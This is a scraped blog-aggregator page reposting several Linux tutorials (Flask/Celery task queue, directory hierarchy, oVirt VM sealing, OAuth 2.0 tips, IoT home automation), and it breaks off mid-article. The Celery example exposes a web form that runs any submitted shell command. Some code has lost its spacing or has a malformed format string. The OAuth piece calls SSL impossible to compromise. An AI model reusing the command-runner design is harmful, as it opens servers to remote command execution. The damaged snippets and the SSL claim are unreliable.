Quantcast
Channel: Sameh Attia
Viewing all 1417 articles
Browse latest View live

Running Asynchronous background Tasks on Linux with Python 3 Flask and Celery

$
0
0
https://techarena51.com/index.php/running-asynchronous-background-tasks-linux-python-3-flask-celery


Running Asynchronous background Tasks on Linux with Python 3 Flask and Celery
In this tutorial I will describe how you can run asynchronous tasks on Linux using Celery an asynchronous task queue manager.
While running scripts on Linux some tasks which take time to complete can be done asynchronously. For example a System Update. With Celery you can run such tasks asynchronously in the background and then fetch the results once the task is complete.
You can use celery in your python script and run it from the command line as well but in this tutorial I will be using Flask a Web framework for Python to show you how you can achieve this through a web application.
Before we start it’s good if you have some familiarity with Flask if not you can quickly read my earlier tutorial on building Web Applications on Linux with Flask before you proceed.
This tutorial is for Python 3.4, Flask 0.10, Celery 3.1.23 and rabbitmq-server 3.2.4-1
To make it easier for you I have generated all the code required for the web interface using Flask-Scaffold and
uploaded it at https://github.com/Leo-G/Flask-Celery-Linux. You will just need to clone the code and proceed with the installation and configuration as follows:
Installation
As described above the first step is to clone the code on your Linux server and install the requirements
git clone https://github.com/Leo-G/Flask-Celery-Linux
cd Flask-Celery-Linux
virtualenv -p python3.4 venv-3.4
source venv-3.4/bin/activate
pip install -r requirements.txt
sudo apt-get install rabbitmq-server
Most of the requirements including Flask and Celery will be installed using ‘pip’ however we will need to install RabbitMQ via ‘apt-get’ or your distros default package manager.
What is RabbitMQ?
RabbitMQ is a message broker. Celery uses a message broker like RabbitMQ to mediate between clients and workers. To initiate a task, a client adds a message to the queue, which the broker then delivers to a worker. There are other message brokers as well but RabbitMQ is the recommended broker for Celery.
Configuration
Configurations are stored in the config.py file. There are two configurations that you will need to add,
One is your database details where the state and results of your tasks will be stored and two is
the RabbitMQ message broker URL for Celery.
vim config.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#You can add either a Postgres or MySQL Database
#I am using MySQL for this tutorial
 
mysql_db_username ='youruser'
mysql_db_password ='yourpass'
mysql_db_name ='flask_celery_linux'
mysql_db_hostname ='localhost'
 
 
SQLALCHEMY_DATABASE_URI ="mysql+pymysql://{DB_USER}:DB_PASS}@{DB_ADDR}/{DB_NAME}".format(DB_USER=mysql_db_username,                                                                                        DB_PASS=mysql_db_password,                                                                                  DB_ADDR=mysql_db_hostname,                                                                                        DB_NAME=mysql_db_name)
 
#Celery Message Broker Configuration
 
CELERY_BROKER_URL ='amqp://guest@localhost//'
CELERY_RESULT_BACKEND ="db+{}".format(SQLALCHEMY_DATABASE_URI)
Database Migrations
Run the db.py script to create the database tables
python db.py db init
python db.py db migrate
python db.py db upgrade
And finally run the in built web server with
python run.py
You should be able to see the Web Interface at http://localhost:5000
celery flask tutorial
You will need to create a username and password by clicking on sign up, after which you can login.
Starting the Celery Worker Process
In a new window/terminal activate the virtual environment and start the celery worker process
cd Flask-Celery-Linux
source venv-3.4/bin/activate
celery worker -A celery_worker.celery --loglevel=debug
Now go back to the Web interface and click on Commands –> New. Here you can type in any Linux command and see it run asynchronously.
The video below will show you a live demonstration
Working
To integrate Celery into your Python script or Web application you first need to create an instance of
celery with your application name and the message broker URL.
1
2
3
4
5
fromcelery importCelery
fromconfig importCELERY_BROKER_URL
 
celery =Celery(__name__, broker=CELERY_BROKER_URL)
Any task that has to run asynchronously then needs to be wrapped by a Celery decorator
1
2
3
4
5
6
7
8
9
 
fromapp importcelery
 
@celery.task
defrun_command(command):
    cmd =subprocess.Popen(command,stdout=subprocess.PIPE,stderr=subprocess.PIPE)
    stdout,error =cmd.communicate()
    return{"result":stdout, "error":error}
You can then call the task in your python scripts using the ‘delay’ or ‘apply_async’ method as follows:
The difference between the ‘delay’ and the ‘apply_async()’ method is that the latter allows you to specify a time post which the task will be executed.
1
run_command.apply_async(args=[command], countdown=30)
The above command will be executed on Linux after a 30 second delay.
In order to obtain the task status and result you will need the task id.
1
2
3
4
5
6
7
8
9
10
11
12
 
task =run_command.delay(cmd.split())
            task_id =task.id
            task_status =run_command.AsyncResult(task_id)
            task_state =task_status.state
            result  =   str(task_status.info)
            #Store results in the database using SQlAlchemy
            frommodels importCommands
            command =Commands(request_dict['name'], task_id,  task_state,  result)
            command.add(command)
Tasks can have different states. Pre-defined states include PENDING, FAILURE and SUCCESS. You can
define custom states as well.
Incase a task takes a long time to execute or you want to terminate a task pre-maturely you have to use the ‘revoke’ method.
1
2
run_command.AsyncResult(task_id).revoke(terminate=True)
Just be sure to pass the terminate flag to it else it will be respawned when a celery worker process restarts.
Finally If you are using Flask Application Factories you will need to instantiate Celery when you create your Flask application.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
 
defcreate_app(config_filename):
    app =Flask(__name__, static_folder='templates/static')
    app.config.from_object(config_filename)
 
    # Init Flask-SQLAlchemy
    fromapp.basemodels importdb
    db.init_app(app)
 
    celery.conf.update(app.config)
 
fromapp importcreate_app
 
app =create_app('config')
 
if__name__ =='__main__':
    app.run(host=app.config['HOST'],
            port=app.config['PORT'],
            debug=app.config['DEBUG'])
To run celery in the background you can use supervisord.
That’s it for now, if you have any suggestions add them in the comments below
Ref:
http://docs.celeryproject.org/en/latest/userguide/calling.html
http://blog.miguelgrinberg.com/post/using-celery-with-flask
Images are not mine and are found on the internet

Linux Directory Structure (File System Hierarchy) Explained with Examples

$
0
0
http://www.2daygeek.com/linux-directory-structure-file-system-hierarchy


Are you new to Linux ? If so, I would advise you to understand the Linux Directory Structure (File System Hierarchy) first. Don’t panic/scare after seeing the below image (File System Hierarchy). Getting confusion about /bin, /sbin, /usr/bin& /usr/sbin don’t worry, we are here to teach you like a baby.
The Filesystem Hierarchy Standard (FHS) defines the structure of file systems in Unix/Linux, like operating systems.
In Linux everything is a file, we can modify anything whenever it’s necessary but make sure, you should know what you are doing. If you don’t know, what you are doing & did something without knowing anything which will damage your system potentially. So try to learn from basic to avoid such kind of issues on production environment.
linux-file-system-structure-final-4
  • / : The Root Directory– Primary hierarchy root and root directory of the entire file system hierarchy which contains all other directories and files. Make a note /& /root is different.
  • /bin : Essential User Binaries– Contains Essential User Binaries, where all the users performing most commonly used basic commands like ps, ls, ping, grep, cp & cat
  • /boot : Static Boot Files– Contains boot loader related files which is needed to start up the system, such as Kernel initrd (Initial RAM Disk image), vmlinuz (Virtual Memory LINUx gZip – compressed Linux kernel Executable) & grub (Grand Unified Bootloader). Make a note, its a vmlinuz not a vmlinux vmlinuz – Virtual Memory LINUX, Non-compressed Linux Kernel Executable
  • /dev : Device Files– contains all device files for various hardware devices on the system, including hard drives, RAM, CPU, tty, cdrom, etc,. It’s not a regular files.
  • /etc : Configuration Files– contains system global configuration files, which affect the system’s behavior for all users when you modifying anything on it. Also having application service script, like (start, stop, enable, shutdown & status).
  • /home : User’s Home Directories– Users’ home directories, where users can save their persona files.
  • /lib : Essential Shared Libraries– Contains important dynamic libraries and kernel modules that supports the binaries found under /bin & /sbin directories.
  • /lost+found : Recovered Files– If the file system crashes (It happens for many reasons, power failure, applications are not properly closed, etc,.) the corrupted files will be placed under this directory. File system check will be performed on next boot.
  • /media : Removable Media– Temporary mount directory for external removable media/devices (floppies, CDs, DVDs).
  • /mnt : Temporary Mount Points– Temporary mount directory, where we can mount filesystems temporarily.
  • /opt : Optional Packages– opt stands for optional, Third party applications can be installed under /opt directory, which is not available in official repository or proprietary software.
  • /proc : Kernel & Process Files– A virtual filesystem that contains information about running process (/proc/(pid), kernel & system resources (/proc/uptime & /proc/vmstat).
  • /root : Root Home Directory– is the superuser’s home directory, which is not same as /.
  • /run : Application State Files– is a tmpfs (temporary file system) available early in the boot process, later files get truncated at the beginning of the boot process.
  • /sbin : System Administration Binaries/sbin also contains binary executable similar to /bin but it’s require superuser privilege to perform the commands, which is used for system maintenance purpose.
  • /selinux : SELinux Virtual File System– Security-Enhanced Linux (SELinux) is a Linux kernel security module that provides a mechanism for supporting access control security policies, applicable for RPM based systems, such as (RHEL, CentOS, Fedora, Oracle Linux, Scentific Linux & openSUSE).
  • /srv : Service Data– srv stands for service, contain data directories of varies services provided by the system such as HTTP (/srv/www/) or FTP(/srv/ftp/)
  • /sys : virtual filesystem or pseudo file system (sysfs)– Modern Linux distributions included a /sys directory, since 2.6.X kernels. It provides a set of virtual files by exporting information about various kernel subsystems, hardware devices and associated device drivers from the kernel’s device model to user space.
  • /tmp : Temporary Directory /tmp stands for Temporary (Temporary Files) – Applications store temporary files in the /tmp directory, when its running/required. Which will automatically deleted on next reboot.
  • /usr : User Binaries– Contains binaries, libraries, documentation and source-code for second level programs (read-only user data). Command binaries (/usr/bin), system binaries (/usr/sbin), libraries (/usr/lib) for the binaries. source code (/usr/src), documents (/usr/share/doc).
  • /var : Variable– var stands for Variable, It contains Application cache files (/var/cache), package manager & database files (/var/lib), lock file (/var/lock), various logs (/var/log), users mailboxes (/var/mail) & print queues and outgoing mail queue (/var/spool)
Enjoy…)

Create Virtual Machine Template in oVirt Environment

$
0
0
http://www.linuxtechi.com/create-vm-template-ovirt-environment

A template is a pre-installed and pre-configured virtual machine and Templates become beneficial where we need to deploy large number similar virtual machines.Templates help us to reduce the time to deploy virtual machine and also  reduce the amount of disk space needed.A template does not require to be cloned. Instead a small overlay can be put on top of the base image to store just the changes for one particular instance.
To Convert a virtual machine into a template we need to generalize the virtual machine or in other words sealing virtual machine.
In our previous articles we have already discuss the following topics.
I am assuming either CentOS 7 or RHEL 7 Virtual is already deployed in oVirt environment. We will be using this virtual machine and will convert it into a template. Refer the following steps :

Step:1 Login to Virtual Machine Console

SSH the virtual  machine as a root user.

Step:2 Remove SSH host keys  using rm command.

[root@linuxtechi ~]# rm -f /etc/ssh/ssh_host_*

Step:3 Remove the hostname and set it as local host

[root@linuxtechi ~]# hostnamectl set-hostname 'localhost'

Step:4 Remove the host specific information

Remove the followings :
  • udev rules
  • MAC Address & UUID
[root@linuxtechi ~]# rm -f /etc/udev/rules.d/*-persistent-*.rules
[root@linuxtechi ~]# sed -i '/^HWADDR=/d' /etc/sysconfig/network-scripts/ifcfg-*
[root@linuxtechi ~]# sed -i '/^UUID=/d' /etc/sysconfig/network-scripts/ifcfg-*

Step:5 Remove RHN systemid associated with virtual machine

[root@linuxtechi ~]# rm -f /etc/sysconfig/rhn/systemid

Step:6 Run the command sys-unconfig

Run the command sys-unconfig to complete the process and it will also shutdown the virtual machine.
[root@linuxtechi ~]# sys-unconfig

Now our Virtual Machine is ready for template.


Do the right click on the Machine and select the “Make Template” option
create-template-from-virtual-machine-ovirt

Specify the Name and Description of the template and click on OK
template-specification-ovirt

It will take couple of minutes to create template from the virtual machine. Once Done go to templates Tab and verify whether the newly created template is there or not.
centos7-vm-template-ovirt

Now start deploying virtual machine from template.


Got to the Virtual Machine Tab , click on “New VM“, Select the template that we have created in above steps. Specify the VM name and Description
deploy-virtual-machine-from-template-ovirt

When we click on OK , it will start creating the virtual machine from template. Example is shown below :
creating-vm-template-ovirt

As we can see that after couple of minutes Virtual Machine “test_server1” has been successfully launched from template.
vm-successfuly-launched-from-template-ovirt
That’s all, hope you got an idea how to create a template from a Virtual machine.Please share your feedback and comments.

5 Tips on Using OAuth 2.0 for Secure Authorization

$
0
0
http://www.esecurityplanet.com/mobile-security/5-tips-on-using-oauth-2.0-for-secure-authorization.html

OAuth 2.0 can be an effective authorization method. Here we offer tips on implementing and using an OAuth 2.0 authorization server using the OWIN framework.

null
By Aleksey Gavrilenko, Itransition
Approaches to security issues change constantly, along with evolving threats. One approach is to implement OAuth, an open authorization standard that provides secure access to server resources. OAuth is a broad topic with hundreds of articles covering dozens of its aspects. This particular article will help you create a secure authorization server using OAuth 2.0 in .NET to use for your mobile clients and web applications.

What is OAuth?

OAuth is an open standard in authorization that allows delegating access to remote resources without sharing the owner's credentials. Instead of credentials, OAuth introduces tokens generated by the authorization server and accepted by the resource owner.
In OAuth 1.0, each registered client was given a client secret and the token was provided in response to an authentication request signed by the client secret. That produced a secure implementation even in the case of communicating through an insecure channel, because the secret itself was only used to sign the request and was not passed across the network.
OAuth 2.0 is a more straightforward protocol passing the client secret with every authentication request. Therefore, this protocol is not backward compatible with OAuth 1.0. Moreover, it is deemed less secure because it relies solely on the SSL/TLS layer. One of OAuth contributors, Eran Hammer, even said that OAuth 2.0 may become "the road to hell," because:
"… OAuth 2.0 at the hand of a developer with deep understanding of web security will likely result in a secure implementation. However, at the hands of most developers – as has been the experience from the past two years – 2.0 is likely to produce insecure implementations."
Despite this opinion, making a secure implementation of OAuth 2.0 is not that hard, because there are frameworks supporting it and best practices listed. SSL itself is a very reliable protocol that is impossible to compromise when proper certificate checks are thoroughly performed.
- Advertisement -
Of course, if you are using OAuth 1.0, then continue to use it; there is no point in migrating to OAuth 2.0. But if you are developing a new mobile or an Angular web application (and often mobile and web applications come together, sharing the same server), then OAuth 2.0 will be a better choice. It already has some built-in support in the OWIN framework for .NET that can be easily extended to create different clients and use different security settings.

Implementing OAuth 2.0 in OWIN

OWIN is a .NET framework for building ASP.NET Web API applications. It offers its own implementation of OAuth 2.0 protocol where two major OAuth terms (clients and refresh tokens) are not strictly defined and need to be implemented separately. On the one hand, it adds some complexity -- because each developer needs to decide how to implement them exactly -- and, on the other hand, it adds the extensibility and new opportunities.
OAuth1st
Oauth2nd
The exact implementation with code snippets can be found in tutorials across the web and in open source projects at GitHub; and therefore it is out of scope of the current article. In particular, Taiseer Joudeh, a Microsoft consultant, has written an article with a step-by-step description of the exact implementation.
From my own experience, it's best to use the following techniques when implementing and using an OAuth 2.0 authorization server:
      1. Always use SSL. OAuth 2.0 security depends solely on SSL and using OAuth 2.0 without it is just like sending a password in a plaintext across an insecure Wi-Fi connection.
      2. Always check the SSL certificate to protect from the man-in-the-middle attacks. For web applications, the browser does that job and warns the user if the certificate is not to be trusted. For mobile applications, the application itself should check the certificate for validity.
      3. Do not store client secrets in the database in plaintext; store the hashed value instead. You may choose not to store client secrets at all (which is an acceptable solution if the authentication relies solely on passwords), but keeping them in plaintext will pose a security threat if they become critical in the future.
      4. Always use refresh tokens and make access tokens short-lived. Using refresh tokens will give you the following three benefits:
  • They can be used to avoid access tokens living forever and not forcing the user to re-enter credentials at the same time. As a bonus, for web applications they can be used to imitate session expiration. When the user is idle for some time, both the access and the refresh token will expire and the user will be forced to re-login.
  • They are revocable. When the user changes the password, the token can be revoked and the user will be forced to re-login on all mobile devices. This is very important because a device may be stolen and having a logged-in session on it will pose a significant security threat.
  • They can be used for updating access token content. Normally, access tokens are validated without a roundtrip to the database. This makes it faster to process, but user roles (that are cached in claims) may not be easily updated or, even more importantly, revoked if access token expiration takes a long time. Refresh tokens are of great help here because they shorten the access tokens' life.
  • Choose the lifetime for access tokens and refresh tokens properly. For financial or other critical applications, the token's lifetime should be as short as possible: 30-60 seconds for access tokens and five to 10 minutes for refresh tokens. Non-critical applications may have refresh tokens living for weeks so that users are not bothered with re-entering credentials.
  • OWIN Implementation of OAuth 2.0 Offers Flexibility

    Also, current OWIN implementation of OAuth 2.0 is flexible enough to be altered to fit particular business needs:
          1. If there is a background service that needs to act as any user, it can be integrated seamlessly into the authentication process in the following way:
    • Alter the clients table by adding a PasswordRequired column.
    • Handle the case when the password is not required in the source code.
    • Create a new client in the clients table and use it for the background service. Always secure the secret for this client as it will act like the master password. (Never store this secret in plaintext.)
  • If there are several applications (mobile apps, admin console, etc.) that need to be restricted by roles, you can protect the client applications in the following way:
    • Alter the clients table by adding an AllowedRoles column.
    • Implement additional checks for the user role to the authentication code.
    • Dedicate different rows in the client's table for each application. Remember that the authorization checks in the server API must be implemented in any case.
  • Sometimes the requirements may be vice versa: the same user logging in through different applications should have different business roles when accessing the server resources. In this case, the client's table can be altered by adding and maintaining a new BusinessRole column. The value from this column can be added to the access token claims to be eventually checked in the server API.
  • Remember, No Authentication Method Is Perfect

    There is no ideal way to protect users from attacks when using applications, and even OAuth 2.0 has advantages and flaws exposed in implementations. By avoiding implementation mistakes and using the methods described in the article above, developers can help users stay more secure without breaking the seamless interaction with the app.

    10 tips for DIY IoT home automation

    $
    0
    0
    https://opensource.com/life/16/9/iot-home-automation-projects

    10 tips for DIY IoT home automation
    Image by : 
    opensource.com
    We live in an exciting time. Everyday more things become Internet-connected things. They have sensors and can communicate with other things, and help us perform tasks like never before. Especially at home.
    Home automation is made possible by amaetuer developers and tinkers because the price of microcontrollers with the ability to talk over a network continue to drop. It all started for me when I was stuck in the office wishing I was at home playing with my kids. Since I couldn't be there physically, I built a squirt gun out of a microcontroller, a couple of servos, a solenoid valve, and a water hose for around $80 US. See how I did it.
    I was on to something. Next I built what I call The Logical Living home automation system out of inexpensive microcontrollers, custom circuits, and other household components. And, I published the code at Code Project. My house now has hundreds of IoT features helping me help it run effeciently, and with more input from me, the home owner.
    Along the way, I've learned a few things that can help other beginner IoT makers.

    6 design lessons for getting started

    Lesson 1: Make each thing smart.
    It is hard to move things around when all of your things are connected with wires to a central controller. If each "thing" is self-contained, then it's easy to move it around and easy to take it with you when you move.
    Lesson 2: Update the program (firmware) Over The Air (OTA).
    It is important to select a microcontroller or microprocessor that has the capability to flash code updates to your remote device. I built a 20 foot outdoor Christmas tree made of lights that I can program while sitting in the office or anywhere with an Internet connection. This is especially nice when it is cold and raining outside. It is very inconvenient to plug my laptop into some of my other IoT projects to do code updates. There is a simple feature that I have been wanting to add for a long time to an IoT cat toy project built on a different platform but the pain of connecting my laptop to the hard to access microcontroller has kept me from making the update.
    Lesson 3: Use DHCP or an identity service.
    And have one program for all of the devices for each type of microcontroller in your fleet.
    Lesson 4: Use a publish / subscribe model.
    Do so with a broker to loosely couple all of your things. A broker is software middleware between the "thing" and whatever is communicating with it. Many of my previous IoT implementations were done with "things" that were tightly coupled to a broker to dispatch messages to other "things". I have learned that a well-designed broker can connect publishers with subscribers in a loose coupled approach without opening up a port in the firewall. It is a smart idea to leverage MQTT protocol and an open source broker like Mosquitto.
    Lesson 5: Leverage existing cloud services.
    Machine learning algorithms can be complex and you can develop new features much quicker by leveraging work from large teams of people with specialties in the area. I'm working on an IoT project to predict the health of my pets that I would not have the time to get the expertise to do without the help from existing cloud services.
    Lesson 6: Make the code available to the community.
    When I open sourced the code and made it available to the community, I put extra time and thought into making sure the code was clean, of high quality, and used best practices. I knew that many eyes would be looking at and reviewing the code which caused me to want to refactor it often. Open sourcing your project is a great way to get feedback from the community and improve.

    4 tips for IoT in the home 

    I've learned just as many lessons about people as I did about technology.
    Lesson 1: With great power comes great responsibility.
    I can control the TV, DVR, and music player with IR signals. So, to be funny, I'd randomly change the TV channel or music station when I was away from home, while my family was at home. It was my way of telling them I was thinking of them, but they didn't exactly see it that way! When I got home someone had disabled the control by removing wires from my circuit. Needless to say, I was proud they figured out which wires to remove to disable it. Smart!
    Lesson 2: Be aware of pets.
